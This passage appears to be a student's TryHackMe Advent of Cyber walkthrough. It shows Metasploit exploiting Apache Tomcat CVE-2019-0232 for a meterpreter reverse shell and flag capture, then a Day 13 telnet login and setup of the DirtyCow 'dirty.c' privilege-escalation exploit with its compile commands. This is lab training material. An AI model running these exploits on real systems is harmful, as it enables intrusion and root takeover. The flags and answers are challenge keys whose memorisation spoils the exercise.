
We search for the CVE that we found just now.



```
msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Des
cription
   -  ----                                         ---------------  ----       -----  ---
-------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apa
che Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows
/http/tomcat_cgi_cmdlineargs
```

Step 6


We type info 0 to get more information about the vulnerability.



```
   Proxies                         no        A proxy chain of format type:host
                                             :port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), see https://g
                                             ithub.com/rapid7/metasploit-frame
                                             work/wiki/Using-Metasploit
   RPORT       8080                yes       The target port (TCP)
   SSL         false               no        Negotiate SSL/TLS for outgoing co
                                             nnections
   SSLCert                         no        Path to a custom SSL certificate
                                             (default is randomly generated)
   TARGETURI   /                   yes       The URI path to CGI script
   VHOST                           no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                         thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface m
                                        ay be specified)
   LPORT     4444             yes       The listen port
```

Step 7

As we can see, we need to figure out the target URI. The name of the CGI script is given in TryHackMe which is elfwhacker.bat. We paste it behind the IP address and get the page below. So, we know that this is our target URI.




```
-------------------------------------------------------
Written by ElfMcEager for The Best Festival Company ~CMNatic
-------------------------------------------------------

Current time: 01/07/2022 10:21:22.02

-------------------------------------------------------
                 Debugging Information
-------------------------------------------------------
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy

-------------------------------------------------------
                  ELF WHACK COUNTER
-------------------------------------------------------

 Number of Elves whacked and sent back to work: 14263
```

Step 8


Set the settings needed such as RHOSTS, TARGETURI and LHOST.

Question 4: What were the Metasploit settings you had to set?

Answer: LHOST, RHOST




```
msf6 > set RHOSTS 10.10.181.152
RHOSTS => 10.10.181.152
msf6 > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
```



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.7.70
LHOST => 10.18.7.70
```

Step 9


We can now run the exploit. We have successfully enter the server!



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.7.70:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.181.152
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.7.70:4444 -> 10.10.181.152:49898 ) at 2022-07-01
07:14:05 -0400
```

Step 10


To run system commands on the host, we create a shell.



```
meterpreter > shell
Process 3492 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Step 11

We use the command ls to list out what we have in the directory we are at now. We found flag1.txt!




```
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin
==========================================================================================
==

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  825    fil   2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:05:43 -0500  flag1.txt
100777/rwxrwxrwx  73802  fil   2022-07-01 07:13:58 -0400  jjkuQ.exe
```

Step 12

We use the command type flag1.txt to capture the flag.

Question 3: What are the contents of flag1.txt

Answer: thm{whacking_all_the_elves}



```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Thought Process/Methodology:

After getting the IP address, we first did a network scan using Nmap on the given IP address. From the results, we decided to choose Apache Tomcat 9.0.17 as the server to be entered. We knew that the open port for the server is 8080 and we found the page with information about the server. Next, we searched for the vulnerabilities available in this server at the CVE details website. We then figured out CVE-2019-0232 is the most suitable one. After getting enough information, we started the Metasploit. We then searched for the CVE that we found just now. To get more information before running the exploit, we typed the command **info 0**. We can know what we should set before running the exploit. Here, we figured out we still need to find the target URI to get started. We then found the name of the CGI script in TryHackMe. The target URI is then obtained by adding the name of the script behind the directory and the IP address. After finding out all the information needed, we set the settings needed such as RHOSTS, TARGETURI and LHOST. We then ran the exploit successfully and entered the server. To run system commands on the host, we created a shell. We then started to find out what we have now using **ls** command. The flag1.txt file was there and we successfully captured the flag inside the file.


Day 13: [Networking] Coal for Christmas

Tools used: Nmap, Browser

Walkthrough:

Step 1

Open terminal to use nmap to scan for ports of given IP address.




```
└─$ nmap 10.10.54.47
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 23:23 EDT
Nmap scan report for 10.10.54.47
Host is up (0.19s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
222/tcp   filtered rsh-spx
1086/tcp  filtered cplscrambler-lg
3945/tcp  filtered emcads
6580/tcp  filtered parsec-master
7019/tcp  filtered doceri-ctl
7435/tcp  filtered unknown
8254/tcp  filtered unknown
32774/tcp filtered sometimes-rpc11

Nmap done: 1 IP address (1 host up) scanned in 34.81 seconds
```

Step 2

Check for the ports that we can use from the ports scanned in step 1.

Question 1: What old, deprecated protocol and service is running?

Answer: telnet



Telnet & SSH

Telnet

Telnet is a network protocol that allows a user to communicate with a remote device. It is a virtual terminal protocol used mostly by network administrators to remotely access and manage devices. Administrator can access the device by *telnetting* to the IP address or hostname of a remote device.


To use telnet, you must have a software (Telnet client) installed. On a remote device, a Telnet server must be installed and running. Telnet uses the TCP port 23 by default.

One of the greatest disadvantages of this protocol is that all data, including usernames and passwords, is sent in clear text, which is a potential security risk. This is the main reason why Telnet is rarely used today and is being replaced by a much secure protocol called SSH. Here you can find information about setting up Telnet access on your Cisco device.

Step 3

Try to connect to the telnet port. Then, the credential is given.

Question 2: What credential was left for you?
Answer: clauschristmas




```
└─$ telnet 10.10.54.47 23
Trying 10.10.54.47...
Connected to 10.10.54.47.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Step 4

Check for the distribution of Linux and version number this server is running to see if there is any kernel exploit.

Question 3: What distribution of Linux and version number is this server running?
Answer: Ubuntu 12.04




```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

Step 5

Check for the clues in the server.


Question 4: Who got here first?
Answer: grinch



```
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//        The Grinch
//*************************************************/
```

Step 6

Search for the clues given.



char *generate_password_hash(char *plaintext_pw) { return crypt(plaintext_

About 822 results (0.44 seconds)

https://github.com › Gigi4 › code › blob › master › dirty

code/dirty.c at master · Gigi4/code - GitHub


char ***generate_password_hash**(**char** ***plaintext_pw**) {. **return crypt**(**plaintext_pw**, salt);. }
char *generate_passwd_line(struct Userinfo u) {. const **char** *format ...

Step 7


Copy the code and create a file using <touch> or <nano> entitled dirty.c. Then compile dirty.c using <gcc -pthread dirty.c -o dirty -lcrypt> and it will show an executable file which is dirty. Then run the dirty file (./dirty) to start the exploitation.

Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer: gcc -pthread dirty.c -o dirty -lcrypt



```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```




```
$ touch dirty.c
$ nano dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
```

Step 8

